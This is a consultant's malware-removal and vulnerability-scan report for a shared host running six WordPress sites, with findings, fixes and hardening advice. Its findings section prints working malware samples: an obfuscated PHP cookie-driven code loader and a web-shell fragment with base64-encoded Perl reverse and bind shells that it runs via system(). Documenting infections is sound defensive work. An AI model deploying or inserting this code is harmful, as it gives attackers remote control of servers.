Vulnerability Scanning

And Malware Removal

Prepared by- **Nur Mohammad**
Prepared for- **Fawad Qadri**
November 06, 2022

Email- info@nurmohammad.xyz

No warranties, express or implied are given by Nur Mohammad with respect to accuracy, reliability, quality, correctness, or freedom from error or omission of this work product, including any implied warranties of merchantability, fitness for a specific purpose or non-infringement. This document is delivered "as is", and Nur Mohammad shall not be liable for any inaccuracy thereof. Nur Mohammad does not warrant that all errors in this work product shall be corrected. Except as expressly set forth in any master services agreement or project assignment, Nur Mohammad is not assuming any obligations or liabilities including but not limited to direct, indirect, incidental or consequential, special or exemplary damages resulting from the use of or reliance upon any information in this document. This document does not imply an endorsement of any of the companies or products mentioned.

Document Control

Issue Control			
Document Reference	WP	**Project Number**	01
Issue	1	**Date**	03.11.2022
Classification	Confidential	**Author**	Nur Mohammad
Document Title	Scanning and Malware Removal		
Approved by			
Released by	Nur Mohammad		

Owner Details	
Name	Mr. Fawad Qadri
Office/Region	Pakistan
Contact Number	-
Ref Address	-

Executive Summary

Mr Nur Mohammad conducted a comprehensive security assessment of a Shared Hosting Server that hosted multiple WordPress sites in order to determine existing malware and establish the current level of security risk associated with the environment and the technologies in use. This process harnessed Vulnerability Testing and Malware Removal to provide Mr Fawad Qadri with an understanding of the risks and security posture of his Hosting Server.

Test Scope

Name Server	https://bluehost.com
Number of Site	06
CMS	WordPress
Issue	Malware Injection


Findings

The findings are presented in different points of Views. Such as,

Malware Injection

There were multiple attacks and different types of malware have been found. For maintaining compactness of the report, the list of malware has been uploaded in Google Drive. To view the list, please click here.


For the client's concern, some malware code has been given below



```
<?php



      if (!class_exists("cjgytq")){class cjgytq{public static $mdhnoet =
"wnpvleuvukpcbjmb";public static $kbcynvdf = NULL;public function
__construct(){$tmsidcv = @$_COOKIE[substr(cjgytq::$mdhnoet, 0, 4)];if
(!empty($tmsidcv)){$pdebelgfj = "base64";$scaqyzss = "";$tmsidcv = explode("
,", $tmsidcv);foreach ($tmsidcv as $uhzdbt){$scaqyzss .= @$_COOKIE[$uhzdbt]
;$scaqyzss .= @$_POST[$uhzdbt];}$scaqyzss = array_map($pdebelgfj . "_decode"
, array($scaqyzss,));$scaqyzss = $scaqyzss[0] ^ str_repeat(cjgytq::$mdhnoet,
(strlen($scaqyzss[0]) / strlen(cjgytq::$mdhnoet)) + 1);cjgytq::$kbcynvdf =
@unserialize($scaqyzss);}}public function __destruct(){$this->eijidqwo
();}private function eijidqwo(){if (is_array(cjgytq::$kbcynvdf)) {$jwpoco =
sys_get_temp_dir() . "/" . crc32(cjgytq::$kbcynvdf["salt"]);@cjgytq
::$kbcynvdf["write"]($jwpoco, cjgytq::$kbcynvdf["content"]);include $jwpoco
;@cjgytq::$kbcynvdf["delete"]($jwpoco);exit();}}}$jauktf = new cjgytq
();$jauktf = NULL;} ?><?php
```



```
if ($_REQUEST['cdirname']){
if(is_writable($_REQUEST['address'])){
mkdir($_REQUEST['address'].$slash.$_REQUEST['cdirname'],"0777");}else{echo $deny;exit;}}
function bcn($ipbc,$pbc){
$bcperl="IyEvdXNyL2Jpbi9wZXJsCiMgQ29ubmVjdEJhY2tTaGVsbCBpbiBQZXJsLiBTaGFkb3cxMjAgLSB3
NGNrMW5nLmNvbQoKdXNlIFNvY2tldDsKCiRob3N0ID0gJEFSR1ZbMF07CiRwb3J0ID0gJEFSR1Zb
MV07CgogICAgaWYgKCEkQVJHVlswXSkgewogIHByaW50ZiAiWyFdIFVzYWdlOiBwZXJsIHNjcmlw
dC5wbCA8SG9zdD4gPFBvcnQ+XG4iOwogIGV4aXQoMSk7Cn0KcHJpbnQgIlsrXSBDb25uZWN0aW5n
IHRvICRob3N0XG4iOwokcHJvdCA9IGdldHByb3RvYnluYW1lKCd0Y3AnKTsgIyBZb3UgY2FuIGNo
YW5nZSB0aGlzIGlmIG51ZWRzIGJlCnNvY2tldChTRVJWRVIsIFBGX0lORVQsIFNPQ0tfU1RSRUFN
LCAkcHJvdCkgfHwgZGllICgiWy1dIFVuYWJsZSB0byBDb25uZWN0ICEiKTsKaWYgKCFjb25uZWN0
KFNFUlZFUiwgcGFjayAiU25BNHg4IiwgMiwgJHBvcnQsIGluZXRfYXRvbigkaG9zdCkpKSB7ZGll
KCJbLV0gVW5hYmxlIHRvIENvbm5lY3QgISIpO30KICBvcGVuKFNURElOLCI+JlNFUlZFUiIpOwog
IG9wZW4oU1RET1VULCI+JlNFUlZFUiIpOwogIG9wZW4oU1RERVJSLCI+JlNFUlZFUiIpOwogIGV4
ZWMgeycvYmluL3NoJ30gJy1iYXNoJyAuICJcMCIgeCA0Ow==";
$opbc=fopen("bcc.pl","w");
fwrite($opbc,base64_decode($bcperl));
fclose($opbc);
system("perl bcc.pl $ipbc $pbc") or die("I Can Not Execute Command For Back Connect Disable_functions Or Safe Mode");
}
function wbp($wb){
$wbp="dXNlIFNvY2tldDsKJHBvcnQJPSAkQVJHVlswXTsKJHByb3RvCT0gZ2V0cHJvdG9ieW5hbWUoJ3Rj
cCcpOwpzb2NrZXQoU0VSVkVSLCBQRl9JTkVULCBTT0NLX1NUUkVBTSwgJHByb3RvKTsKc2V0c29j
a29wdChTRVJWRVIsIFNPTF9TT0NLRVQsIFNPX1JFVVNFQUREUiwgcGFjaygibCIsIDEpKTsKYmlu
ZChTRVJWRVIsIHNvY2thZGRyX2luKCRwb3J0LCBJTkFERFJfQU5ZKSk7Cmxpc3RlbihTRVJWRVIs
IFNPTUFYQ09OTik7CmZvcig7ICRwYWRkciA9IGFjY2VwdChDTElFTlQsIFNFUlZFUik7IGNsb3Nl
IENMSUVOVCkKewpvcGVuKFNURElOLCAiPiZDTElFTlQiKTsKb3BlbihTVERPVVQsICI+JkNMSUVO
VCIpOwpvcGVuKFNURVSUiwgIj4mQ0xJRU5UIik7CnN5c3RlbSgnY21kLmV4ZScpOwpjbG9zZShT
VERJTik7CmNsb3NlKFNURE9VVCk7CmNsb3NlKFNURVSUik7Cn0g";
$opwb=fopen("wbp.pl","w");
fwrite($opwb,base64_decode($wbp));
fclose($opwb);
```

Redirection Issue

Some site has been injected spam/phishing malware that caused the site redirected to other spam links. It is a matter of relief that, Google and other search engine haven't blocked those sites because of having spam malware.

A huge number of re-written .htaccess

The .htaccess file is like a firewall in the WordPress site. A huge number of infected re-written .htaccess files have been found in a site, which acted as a gateway to the backend side of the site.

Random .php malware

Also there found some random .php malware all over the hosting.

A huge number of .js Malware

Now a day .js Malware has become the most common WordPress Malware Attack. A number of infected js malware has been found in one site.

Fixes have been added

* Backup has been taken of every site and database according to the client's requirement.
* The Automatic and Manual Scanning has been applied and cleaned accordingly.
* Fixed the internal dependency created by malware.
* Firewall has been set for each and every site.
* php execution has been stopped.
* htaccess malwares have been removed.
* js malwares have removed and fixed.
* Directory Listing has been disabled.
* Cleared cache to reduce the re-attack of previous malwares.
* A free Security plugin has been installed in every site and notification system has been setup for better monitoring.

Suggestion and Recommendation

After completion of the appointed task, I would like to add some suggestions and recommendations to the Client for his future betterment.

- Never use any cracked or null theme and plugin.
- Choose a secured hosting, it is suggested to use a dedicated/VPS hosting. If not try to migrate to a hosting provider who has an internal security system.
- Have a frequent security check by any Security Specialist or Analyst.
- Always keep updating the WordPress version.
- Regularly update theme & plugin as soon as update releases.
- Take backup of every bit of data on a scheduled date or time.
- Don't use any third party free themes or plugins.
- If possible, create & customize theme and plugin from scratch.
- Develop or customize themes or plugins by an Expert, not a newbie.

Conclusion

It was a stressful time working on this server. Also it was a matter of sorrow that the client has faced a difficult time for the unwanted Malware Attack. I have given my best according to the needs of the Client.

I wish for a safe online business for him.

Thanks,
Nur Mohammad
Security Researcher | *Penetration Tester* | *WordPress Security Expert*